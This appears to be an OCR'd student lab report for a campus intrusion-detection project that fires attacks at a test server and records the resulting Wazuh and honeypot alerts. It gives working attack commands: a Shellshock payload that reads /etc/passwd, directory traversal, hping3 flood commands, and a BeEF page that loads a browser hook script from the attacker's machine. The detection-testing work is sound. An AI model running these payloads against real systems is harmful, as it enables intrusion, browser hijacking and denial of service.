
```
sudo a2enmod cgi # in Ubuntu
```

Attacker Command

```
curl -A "() { :;}; echo 'Content-type: text/plain'; echo; echo;
/bin/cat /etc/passwd" http://<UBUNTU_IP>/cgi-bin/test.cgi
```

Proof of attack:

Alert:



Directory Traversal Attack


Attacker Command

```
curl http://<UBUNTU_IP>/../../../../etc/passwd
```

Proof of attack:

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.100.49/../../../../etc/passwd
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.100.49 Port 80</address>
</body></html>
```

Alert:




DDoS Attack (ICMP Flood or SYN Flood)

Attacker Command


```
sudo hping3 -1 -C 8 -K 0 --flood <UBUNTU_IP> # For ICMP Flood

sudo hping3 -S --flood <UBUNTU_IP> # For SYN Flood
```

Proof of attack:



Alerts:



Wazuh Alert: Agent event queue is full. Events may be lost. (Level 9) External Inbox ×

cybersentinalkalipi@gmail.com
to me, another

5:26 PM (4 minutes ago)

Security Alert Notification

Agent event queue is full. Events may be lost.

Alert Level 9

Affected Device

ubuntu-2204

IP: 192.168.100.49

Occurrence

June 15, 2025 at 12:26:48 UTC

Triggered 1 times

IV_35.7.d

%{[rule][hipaa][0]}

Technical Details

No log message provided.

Wazuh Alert: Agent event queue is flooded. Check the agent configuration. (Level 12)

External Inbox ×

cybersentinalkalipi@gmail.com
to me, another

5:27 PM (4 minutes ago)

Security Alert Notification

Agent event queue is flooded. Check the agent configuration.

Alert Level 12

Affected Device

ubuntu-2204

IP: 192.168.100.49

Occurrence

June 15, 2025 at 12:27:02 UTC

Triggered 1 times

IV_35.7.d

%{[rule][hipaa][0]}

Technical Details

No log message provided.

BEEF

Attacker Command

Step-by-Step Guide to Commence the BeEF Attack

Start BeEF: Launch BeEF by typing:

```
sudo beef-xss
```

- BeEF will start its server and display two key pieces of information:
  - **UI Panel URL**: Where you'll control BeEF (e.g., http://127.0.0.1:3000/ui/panel).
  - **Hook URL**: The JavaScript file victims must load (e.g., http://<kali_ip>:3000/hook.js).

Host the Hook Page

BeEF needs the victim's browser to load hook.js. Host a simple webpage on Kali to deliver it.

1. **Create an HTML File**: On Kali, create a file named index.html:

```
<html>
<body>
  <script>alert("Script running!");</script>
  <script src="http://192.168.100.25:3000/hook.js"></script>
  <script>
    setTimeout(function() {
      alert("If you see this, hook.js loaded but didn't connect
to BeEF.");}, 3000);
  </script>
</body>
</html>
```

2. **Serve the Page**: Start a simple web server on Kali:

```
python3 -m http.server 80
```


This hosts index.html on port 80. The victim will access it at http://<kali_ip>.

Step 4: Hook the Victim's Browser


Go to hook.js (directly or indirectly)


1. **Verify the Hook**:
   - Return to your Kali machine and open the BeEF UI Panel in a browser (e.g., http://127.0.0.1:3000/ui/panel).
   - Under **Online Browsers**, you should see an entry for the browser which opened the URL. This confirms the hook worked.

Working phishing attack: Google (Do on Ubuntu Server since Suricata Installed)



Alerts Detected





HoneyPot

Simply Attack the Wazuh-Manager itself. Most basic. SSH into a fake user or something at Manager's IP.

```
ssh fakeuser@192.168.100.19 -p 2222
```

It'll generate an alert from the honeypot crowie if its active. I,e

IMPORTNAT NOTE: Normal wazuh alert tells the IP + Timestamp. For more attacker details cowrie's own alerts are to be read. (Not yet integrated with wazuh's alerts)

Read Cowrie's alerts by:

```
sudo tail -f /home/kali/cowrie/var/log/cowrie/cowrie.json | jq .
```

Raw Data by Cowrie's alerts:


```
  "message": "SSH client hassh fingerprint:
701158e75b508e76f0410d5d22ef9df0",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:36.044192Z",
  "src_ip": "192.168.100.9",
  "session": "6d4cd89311b2"
}
{
  "eventid": "cowrie.login.failed",
  "username": "rbee",
  "password": "arif",
  "message": "login attempt [rbee/arif] failed",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:40.947028Z",
  "src_ip": "192.168.100.9",
  "session": "6d4cd89311b2"
}
{
  "eventid": "cowrie.login.failed",
  "username": "rbee",
  "password": "aalu",
  "message": "login attempt [rbee/aalu] failed",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:44.011079Z",
  "src_ip": "192.168.100.9",
  "session": "6d4cd89311b2"
}
{
  "eventid": "cowrie.login.failed",
  "username": "rbee",
  "password": "Cyber Sentinel has caught me",
  "message": "login attempt [rbee/Cyber Sentinel has caught me]
failed",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:57.859320Z",
  "src_ip": "192.168.100.9",
```

```
  "session": "6d4cd89311b2"
}
{
  "eventid": "cowrie.session.closed",
  "duration": "22.8",
  "message": "Connection lost after 22.8 seconds",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:58.865049Z",
  "src_ip": "192.168.100.9",
  "session": "6d4cd89311b2"
}
```


Alert

Wazuh Alert: Cowrie Honeypot: Suspicious activity detected (Level 12) External Wazuh ×

cybersentinalkalipi@gmail.com
to me

Fri, Jun 13, 11:13 PM (6 hours ago)

Security Alert Notification

Cowrie Honeypot: Suspicious activity detected

Alert Level 12

Affected Device

kali-raspberry-pi5

IP: %{[agent][ip]}

Occurrence

June 13, 2025 at 18:13:03 UTC

Triggered 124 times

%{[rule][gdpr][0]} %{[rule][hipaa][0]}

Technical Details

No log message provided.

Cyber Sentinel Security System
Forman Christian College (A Chartered University)
Made by Abdullah Mehtab and Nabeel Mahmood

Need assistance? Contact our security team at raufbutt@fccollege.edu.pk